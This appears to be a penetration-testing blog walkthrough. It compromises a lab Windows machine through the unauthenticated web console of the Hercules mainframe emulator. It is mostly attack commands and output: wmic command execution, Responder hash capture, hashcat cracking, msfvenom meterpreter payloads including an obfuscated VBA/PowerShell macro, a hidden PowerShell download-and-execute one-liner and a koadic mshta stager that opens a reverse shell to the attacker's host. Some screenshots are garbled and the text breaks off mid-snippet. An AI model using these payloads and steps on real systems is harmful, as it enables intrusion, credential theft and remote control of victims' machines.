Indeed – verismart. ;)] Let’s see what we can do about it:

◀ ▶ 99 / 116

Today we’ll start from this point. Currently we should be somewhere here:



```
c:\kali:~/pwn$ nmap -sV -vvv -p 3270,8081 -n -Pn --max-retries 1 --min-rate 120 -A 192.168.1.10 -O mineframez.log
Starting Nmap 7.80 (https://nmap.org) at 2020-12-23 20:32 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating Connect Scan at 20:33
Scanning 192.168.1.10 [2 ports]
Discovered open port 3270/tcp on 192.168.1.10
Discovered open port 8081/tcp on 192.168.1.10
Completed Connect Scan at 20:33, 0.01s elapsed (2 total ports)
Initiating Service scan at 20:33
Scanning 2 services on 192.168.1.10
```

First results are presented below:

```
PORT STATE SERVICE REASON VERSION
3270/tcp open telnet syn-ack
8081/tcp open blackice-icecap? syn-ack
fingerprint-strings:
 FourOhFourRequest:
 HTTP/1.0 404 File Not Found
 Connection: close
 Content-Type: text/html
 <HTML><HEAD><TITLE>404 File Not Found</TITLE></HEAD><BODY><H1>404 File Not Found</H1><P>No such file or directory</BODY></HTML>
 GenericLines, SIPOptions:
 HTTP/1.0 400 Bad Request
 Connection: close
 Content-Type: text/html
 <HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD><BODY><H1>400 Bad Request</H1><P>You must specify a GET or POST request</BODY></HTML>
 GetRequest:
 HTTP/1.0 200 OK
 Content-Type: text/html
 Expires: Wed, 30 Dec 2020 20:38:56 GMT Standard Time
 Content-Length: 687
 <html>
 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
 <title>hercules</title>
 <link rel="shortcut icon" href="images/favicon.ico" />
 <link rel="icon" href="images/favicon.ico" />
 </head>
 <frameset cols="15% *" border="0" frameborder="1" framespacing="0">
 <frame name="tasks" src="tasks.html">
 <frameset rows="95,*" border="0" frameborder="1" framespacing="0">
 <frame name="gui" src="fishgui.html" scrolling="no">
 <frame name="main" src="cgi-bin/tasks/syslog#bottom">
 <noframes>
 <body>
 <p>Hercules uses frames. Your browser does not support frames.</p>
 </body>
 </noframes>
 </frameset>
 </frameset>
</html>
_mcafee-epo-agent: ePO Agent not found
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org
```

Ok, what's next?

```
=[metasploit v5.0.93-dev
+ -- --=[2031 exploits - 1103 auxiliary - 344 post
+ -- --=[562 payloads - 45 encoders - 10 nops
+ -- --=[7 evasion

Metasploit tip: Writing a custom module? After editing your module, why not try the reload command

msf5 > search mainframe

Matching Modules
=====
Name Disclosure Date Rank Check Description
- --
0 exploit/mainframe/ftp/jcl_creds 2013-05-12 normal Yes FTP JCL Execution
1 payload/cmd/mainframe/apf_privesc_jcl normal No JCL to Escalate Privileges
2 payload/cmd/mainframe/bind_shell_jcl normal No Z/OS (MVS) Command Shell, Bind TCP
3 payload/cmd/mainframe/generic_jcl normal No Generic JCL Test for Mainframe Exploits
4 payload/cmd/mainframe/reverse_shell_jcl normal No Z/OS (MVS) Command Shell, Reverse TCP
5 payload/mainframe/shell_reverse_tcp normal No Z/OS (MVS) Command Shell, Reverse TCP Inline
```

Ok. So far, we can see that there is only 1 'exploit' (for the ftp) and few 'payloads' we can use (as far as I think: when we already received a shell on remote target host). „Not much” – so in our ‘example scenario’ (where we have also an access to HTTP server) we can try this path:

Mainframe IP Address:	192.168.1.10
Port number:	3270
<input checked="" type="checkbox"/> Verify Server certificate	
LU name:	
Terminal size:	<input type="radio"/> 24x80 <input checked="" type="radio"/> 32x80 <input type="radio"/> 43x80 <input type="radio"/> 27x132
Auto Login (optional)	
User :	
Password :	
<input type="checkbox"/> Enable Auto Login	

(Yep, no password... so) after a while we should be here:

```

File Edit View tools Help
Clear Erase PA1 PA2 PA3 EraseF
Hercules Version : 3.07
Host name : DESKTOP-00700KN
Host OS : Windows_NT-6_2
Host Architecture : i686
Processors : UP
Chanl Subsys : 0
Device number : 001F
Subchannel : 0004

 HHH HHH The S/370, ESA/390 and z/Architecture
 HHH HHH Emulator
 HHH HHH
 HHH HHH EEEE RRR CCC U U L EEEE SSS
HHHHHHHHHHHHHHHHHHHH E R R C U U L E S
HHHHHHHHHHHHHHHHHHHH EEE RRR C U U L EEE SS
HHHHHHHHHHHHHHHHHHHH E R R C U U L E S
 HHH HHH EEEE R R CCC UU LLLL EEEE SSS
 HHH HHH
 HHH HHH
 HHH HHH My PC thinks it's a MAINFRAME

Copyright (C) 1999-2010 Roger Bowler, Jan Jaeger, and others

```

So far, so good. Next step – open the browser, we should be here:

The screenshot shows the Hercules web-based interface. At the top, there is a navigation bar with icons for file operations and a status message '192.168.1.10:8081'. Below the bar, there is a large green 'H' logo. To the right of the logo is a control panel with several buttons labeled 'A', 'B', 'C', 'D', 'E', 'F', 'G', and 'H'. The main content area is titled 'Hercules System Log'. It contains a table of commands and their descriptions. A sidebar on the left lists categories such as 'Log', 'Configuring', 'File Management', 'System Configuration', and 'Users'. At the bottom of the page is a command input field with the placeholder 'Command: help' and a 'Send' button.

Hercules System Log	
<a href="#">Log</a>	herclogo Read a new hercules logo file
<a href="#">Configuring</a>	traceopt Instruction trace display options
<a href="#">File Management</a>	cmdtgt Specify the command target herc Hercules command scp Send scp command pscpc Send prio message scp command
<a href="#">System Configuration</a>	sf-dev add shadow file sf-dev delete shadow file sfcs compress shadow files stck Check shadow files sfid display shadow file stats
<a href="#">Users</a>	t(+/-)dev turn CCW tracing on/off s(+/-)dev turn CCW stepping on/off t(+/-)CRD turn CRD_KEY tracing on/off f(+/-)adr mark frames unusable/usable

Command:

Now, like I said before[1] – feel free to read the fantastic manual(s) ;) Check it out:

### Hercules System Log

SCHTASKS	Schedules commands and programs to run on a computer.
SHIFT	Shifts the position of replaceable parameters in batch files.
SHUTDOWN	Allows proper local or remote shutdown of machine.
SORT	Sorts input.
START	Starts a separate window to run a specified program or command.
SUBST	Associates a path with a drive letter.
SYSTEMINFO	Displays machine specific properties and configuration.
TASKLIST	Displays all currently running tasks including services.
TASKKILL	Kill or stop a running process or application.
TIME	Displays or sets the system time.
TITLE	Sets the window title for a CMD.EXE session.
TREE	Graphically displays the directory structure of a drive or path.
TYPE	Displays the contents of a text file.
VER	Displays the Windows version.
VERIFY	Tells Windows whether to verify that your files are written correctly to a disk.
VOL	Displays a disk volume label and serial number.
XCOPY	Copies files and directory trees.
WMIC	Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.

Command:

Well, correct me if I'm wrong but: there is a Windows-based-box and there is a(s far as I can see the) WMIC command ;> How can we connect both of those hints...? ;] Well, let's try this one:

```
VER Displays the Windows version.
VERIFY Tells Windows whether to verify that your files are written
 correctly to a disk.
VOL Displays a disk volume label and serial number.
XCOPY Copies files and directory trees.
WMIC Displays WMI information inside interactive command shell.
```

For more information on tools see the command-line reference in the online help.  
sh WMIC

Command: sh wmic computersystem get Name,Domain,Username


Response:

```
XCOPY Copies files and directory trees.
WMIC Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
sh WMIC
sh wmic computersystem get Name,Domain,Username
Domain Name UserName
WORKGROUP DESKTOP-00700KN DESK [REDACTED] N\c
```

Command:

Ok, cool. Let's try something else:



```
root@kali: ~
NBT-NS, LLNR & MDNS Responder 3.0.0.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
```

I started responder to check if I'll be able to get some hashes from this target box. Checking:

Command: sh wmic process call create "iexplore \\192.168.1.10\asd"

Output(s):

```

sh wmic process call create "iexplore \\192.168.1.10\asd"
Invalid format.
Hint: <paramlist> = <param> [, <paramlist>].
sh wmic os get /format:"smb://192.168.1.10/asd"
Invalid XSL format (or) file name.

```

Command:  Send

Ok, let's try this:


```

C:\Windows\System32\RuntimeBroker.exe -Embedding
"C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -Se
"C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe" -ServerN
C:\Windows\system32\svchost.exe -k UnistackSvcGroup
"C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe"
\??\C:\Windows\system32\conhost.exe 0x4
conspawn wmic process list
C:\Windows\system32\cmd.exe /c wmic process list
wmic process list

```

Command:  Send

Looks good. ;] So I decided to give restart *responder* and use another command (*net help*). Now we should be here:



Well, well. It looks like we have a user's hash. Next step? We can continue with cracking hash (for example using *hashcat*):

```
root@kali:~# hashcat -m 5600 her_hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 1024/2972 MB allocated

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

After a while – maybe we'll find a correct password:

```
Session.....: hashcat
Status.....: Running
Hash.Type....: NetNTLMv2
Hash.Target....: C::DESKTOP-0070
Time.Started....: Thu Dec 24 06:44:00 2018
Time.Estimated...: Thu Dec 24 06:44:00 2018
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 96183 H/s (8.00ms)
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 1894400/14344388 (13.14%)
Rejected.....: 0/1894400 (0.00%)
Restore.Point....: 1894400/14344388
Restore.Sub.#1...: Salt:0 Amplification: 1
Candidates.#1....: cromwell14 -> 0
```

But in case we still have an access to ‘RCE’ via *webshell* as well as we can use Mocha TN320 terminal (without the password) I decided to skip the part related to cracking password/hash and jump directly here:

```
root@kali:/home/c/pwn# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.111.128 LPORT=443 -e x86/shikata_ga_nai -f vba-exe > vba.file
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of vba-exe file: 20503 bytes
root@kali:/home/c/pwn# file vba.file
vba.file: ASCII text, with very long lines, with CRLF, LF line terminators
root@kali:/home/c/pwn# head vba.file


** This code is now split into two pieces:
** 1. The Macro. This must be copied into the Office document
** macro editor. This macro will run on startup.
**
** 2. The Data. The hex dump at the end of this output must be
** appended to the end of the document contents.
**

```

My next step was to run python *SimpleHTTPServer* on port 8080/tcp:

```
root@kali:/home/c/pwn#
root@kali:/home/c/pwn# ls
mineframez.log vba.file
root@kali:/home/c/pwn# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Now let's try to grab the file using our web page. To check how can I do it I used few oneliners, for example this one:



Hm... Let's try harder ;) After a while I decided to recreate payload using *msfvenom* again but this time I decided to save the response as *vba-psh*:

```
root@kali:/home/c/pwn# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.111.128 LPORT=443 -e x86/shikata_ga_nai -f vba-psh > vba-psh.file
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of vba-psh file: 6794 bytes
root@kali:/home/c/pwn# file vba-psh.file
vba-psh.file: ASCII text, with CRLF, LF line terminators
root@kali:/home/c/pwn#
```

For now we should be here:

```
root@kali:/home/c/pwn
Sub njBE()
 Dim yA6bG1
 yA6bG1 = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQewAkAGIAPQAnAAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQB7CcAXAbzAhkAcwB3AG8AdwA2ADQAXBXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBT" _
& "AggAZQBsAGwAXAB2ADEALgAwAfwAcAbvAhcAZQByAHMAaAB1AGwAbAAuAGUAeAB1AQAIABTAHkAcwB0AGUAbQAuAEQAaQbhAGcAbgBvAHMAdABpAGMACwAuAFAAcgBvAGMAZQGAGkAbAB1AE4AYQBtAGUAPQAkAGIAOwAKAHMALgBBAHIAZwB1AG0AZ" _
& "QBuAHQAcwA9ACcALQBuAG8AcAAGAC0AdwAgAgGAAqBkAGQAZQBuACAALQBjACAAJg6AGMACgB1AGEAdAB1ACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0cgAoAE4AZQb3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE" _
& "kATwAuAEMAbwBtAHAAcgb1AHMAcwbPAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0" _
& "BQACIAQ-AEIAAT-A-AEQA7QBLACQA-BEAEFMA-JAB-A-CHAVYQBLAC-AIABLAEMA-QB-
```

Let's try to download the file and run it once again:

```

root@kali:/home/c/pwn
[*] PAYLOAD windows/meterpreter/reverse_tcp
host: 192.168.111.1
port: 443
[*] Using existing file: /home/c/pwn/vba-psh.file
[*] python -m SimpleHTTPServer 8080
[*] Serving HTTP on 0.0.0.0 port 8080 ...
[*] 192.168.111.1 - [24/Dec/2020 09:08:58] "GET /vba-psh.f
[*]
[*] d88888
[*] B'DB'd
[*] 'dB'dB
[*] dB'dB
[*]
[*] o
[*]
[*] =[metasploit v5.0.93-dev
[*] ---[2034 exploits - 1103 auxiliary - 344 post
[*] ---[562 payloads - 45 encoders - 10 nops
[*] ---[7 evasion

```

Win10Her (Migawka 1 - hercules installed; ready2go) [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Widok Wejście Urządzenia Pomoc

C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

C:\Windows\system32\cmd.exe

C:\Users\c>mshta http://192.168.111.128:8080/vba.file

C:\Users\c>mshta http://192.168.111.128:8080/vba.file

An expression was expected after '('.

At line:1 char:10

+ Sub nJBE()

+ ~

An expression was expected after '('.

At line:1 char:20

+ Call Shell1(\$obj1, vbHide)

+ ~

Missing argument in parameter list.

At line:10 char:14

+ Sub AutoOpen()

+ ~

An expression was expected after '('.

At line:11 char:19

+ Sub Workbook\_Open()

+ ~

An expression was expected after '('.

At line:12 char:19

+ Sub Worksheet\_Open()

+ ~

Hm. Looks like I did not prepare a valid parser for the payload I prepared ;S I decided to go pack directly to PS1-based payload (so I go back to *msfvenom* ;]). Here we go again:

```

root@kali:/home/c/pwn
[*] root@kali:/home/c/pwn# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.111.128 LPORT=443 -e x86/shikata_ga_nai -f psh > psh.ps1 ; file psh.ps1
[*]

```

Checking our oneliner to grab and run the file from our Kali box:

```

[*] /u
[*] Please
root@kali:/home/c/pwn
[*] root@kali:/home/c/pwn# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.111.128 LPORT=443 -e x86/shikata_ga_nai -f psh > psh.ps1 ; file psh.ps1
[*]
[*] Attempting to encode payload with 1 iterations of x86/shikata_ga_nai...
[*] succeeded with size 368 (iteration=0)
[*] Previous size: 368 bytes
[*] New size: 2577 bytes
[*] psh.ps1: ASCII text, with very long lines, with CRLF line endings, with trailing carriage returns.
[*] root@kali:/home/c/pwn# python -m SimpleHTTPServer 8080
[*] Serving HTTP on 0.0.0.0 port 8080 ...
[*] 192.168.111.1 - [24/Dec/2020 09:23:23] "GET /psh.ps1
[*]
[*]
[*] =[
[*] ---[2034 exploits - 1103 auxiliary - 344 post
[*] ---[562 payloads - 45 encoders - 10 nops
[*] ---[7 evasion
[*]
[*] Metasploit tip: You can upgrade a shell to a Meterpreter session on
[*] msf5 > use exploit/multi/handler
[*] msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
[*] PAYLOAD => windows/meterpreter/reverse_tcp
[*] msf5 exploit(multi/handler) > set lhost 192.168.111.128
[*] lhost => 192.168.111.128
[*] msf5 exploit(multi/handler) > set lport 443
[*] lport => 443
[*] msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*]
[*] Started reverse TCP handler on 192.168.111.128:443
[*] msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.111.1
[*] [*] Meterpreter session 1 opened (192.168.111.128:443 -> 192.168.111.1:49254) at 2020-12-24 09:23:25 -0500
[*] [*] 192.168.111.1 - Meterpreter session 1 closed. Reason: Died

```

Better now, but meterpreter died – so we need to try again. Checking:

The image shows two windows side-by-side. On the left is a terminal window titled 'Metasploit' with the command-line interface (CLI) of msf5. The user has run several commands to set up an exploit, including 'use', 'exploit', and 'sessions'. It shows a session being created and then failing due to a bind configuration error. A meterpreter session is opened, but it dies. The final command shown is 'sessions -l', which lists no active sessions. On the right is a screenshot of the Hercules debugger interface, specifically the CPU tab. It displays assembly code for the Hercules executable, showing registers (GPR, CR, AR, FPR), memory addresses, and various control buttons like STOP, DIS, RST, STR, STP, EXT, IPL, and PWR.

```

Metasploit [root@kali:/home/c/pwn]# python -m SimpleHTTPServer 8080
msf5 exploit[*] Started
[*] Meterpreter session 2 closed. Reason: Died
[*] Meterpreter session 2 opened (192.168.111.128:443 -> 127.0.0.1)
[*] Exploit completed, but no session was created.

[*] Exploit running as background job 1.

[-] Handler failed to bind to 192.168.111.128:443:-
[-] Handler failed to bind to 0.0.0.0:443:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use.
[*] Sending stage (176195 bytes) to 192.168.111.128:443
[*] - Meterpreter session 2 closed. Reason: Died
[*] Meterpreter session 3 opened (192.168.111.128:443 -> 192.168.111.1:49340) at 2020-12-24 09:28:20 -0500

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====

No active sessions.

msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.111.128:443
[*] Meterpreter session 3 opened (192.168.111.128:443 -> 192.168.111.1:49340) at 2020-12-24 09:28:20 -0500

```

So it looks much better with this oneliner:

```
powershell.exe -executionpolicy bypass -w hidden "iex(New-Object System.Net.WebClient).DownloadString('http://kali:8080/psh.ps1');psh.ps1"
```

Now we are... (at this moment „Meterpreter session... Died” again ;S) here: at this stage (meterpreter died multiple times) I decided to focus again on *wmic* command available in Hercules Web Server and that’s how I found tool called *koadic*[\[3\]](#). Let’s start here:

🔍 <https://github.com/zerosum0x0/koadic>

## Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

So far, so good. Let’s install it, according to the README file we should be somewhere here:

```

root@kali:~/tools/koadic
root@kali:~/tools/koadic# git clone https://github.com/zerosum0x0/koadic.git
Cloning into 'koadic'...
remote: Enumerating objects: 4215, done.
remote: Total 4215 (delta 0), reused 0 (delta 0), pack-reused 4215
Receiving objects: 100% (4215/4215), 8.52 MiB | 3.53 MiB/s, done.
Resolving deltas: 100% (2773/2773), done.
root@kali:~/tools# cd koadic
root@kali:~/tools/koadic# pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (from
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from
Collecting rjsmin
 Downloading rjsmin-1.1.0.tar.gz (412 kB)
 |██████████| 412 kB 2.1 MB/s

```

After a while when all requirements setup is finished, we can run the program to see some *help*:

```

root@kali:~/tools/koadic
root@kali:~/tools/koadic# ./koadic -h
usage: koadic [-h] [--autorun AUTORUN] [-o] [--restore RESTORE]

optional arguments:
 -h, --help show this help message and exit
 --autorun AUTORUN a file containing commands to autorun at startup
 -o it is tuesday my dudes
 --restore RESTORE a koadic restore json file
root@kali:~/tools/koadic#

```

Let's try it:

```

root@kali:~/tools/koadic
 _/ \
 [| / \ \ | / \ | / \ | | | | | |
 / (o) | () | () | () | () | ()
 |_\ \ ^ / \ \ , / \ \ , / \ \ , / \ \ |
 | : |
 | ; |
 ~\==8==/~
 8
 0

-{ Koadic C3 - COM Command & Control }-
 Windows Post-Exploitation Tools
 Endless Intellect

 ~[Version: 0xB]~
 ~[Stagers: 6]~
 ~[Implants: 46]~

(koadic: sta/js/mshta)# help

 COMMAND DESCRIPTION

 api turn off/on the rest api
 clear clear the screen
 cmdshell command shell to interact with a zombie
 createstager creates a stager for the current module
 creds shows collected credentials
 domain shows collected domain information

```

Looks pretty similar to the MSF console, isn't it? ;] Let's continue here:

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.111.128:9999/byUA6
[>] mshta http://192.168.111.128:9999/byUA6
```

Let's use *mshta* to run it from our 'webshell':

```
Hint: <paramlist> = <param> [, <paramlist>].
sh mshta http://192.168.111.128:9999/byUA6

Command: sh mshta http://192.168.111.128:9999/byUA6
```

Updates on Kali – in kodiac's console:

```
(koadic: sta/js/mshta)# run
[+] Spawned a stager at http://192.168.111.128:9999/byUA6
[>] mshta http://192.168.111.128:9999/byUA6
[+] Zombie 0: Staging new connection (192.168.111.1) on Stager 0
[+] Zombie 0: DESKTOP-00700KN\c @ DESKTOP-00700KN -- Windows 10 Education N
(koadic: sta/js/mshta)#
```

Let's see what's next:

```
(koadic: imp/piv/stage_wmi)# cmdshell
[-] You must provide a zombie number as an argument.
(koadic: imp/piv/stage_wmi)# cmdshell help
[-] Zombie #help not found.
(koadic: imp/piv/stage_wmi)# cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]>
```


Looks like we did it! ;) Last quick check:

```
[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]> whoami
[*] Zombie 0: Job 2 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Program Files\Hercules\Hercules 3.07 (32 Bit) & whoami`:
desktop-0e700kn\c

[koadic: ZOMBIE 0 (10.0.2.15) - C:\Program Files\Hercules\Hercules 3.07 (32 Bit)]> netstat -ant | findstr "LIST"
[*] Zombie 0: Job 3 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Program Files\Hercules\Hercules 3.07 (32 Bit) & netstat -ant | findstr "LIST"`:
 TCP 0.0.0.0:135 0.0.0.0:0 LISTENING InHost
 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING InHost
 TCP 0.0.0.0:3270 0.0.0.0:0 LISTENING InHost
 TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING InHost
```

So far, so good. We achieved a stable reverse shell so we can move forward... ;]


(Windows10 – why not to love it? ;]



...remember I told you about the updates? ;))

## Back to the future

Quick overview for last steps:



Ok, checking in the console window, raw copy/paste example from Burp:

```
import requests

session = requests.session()

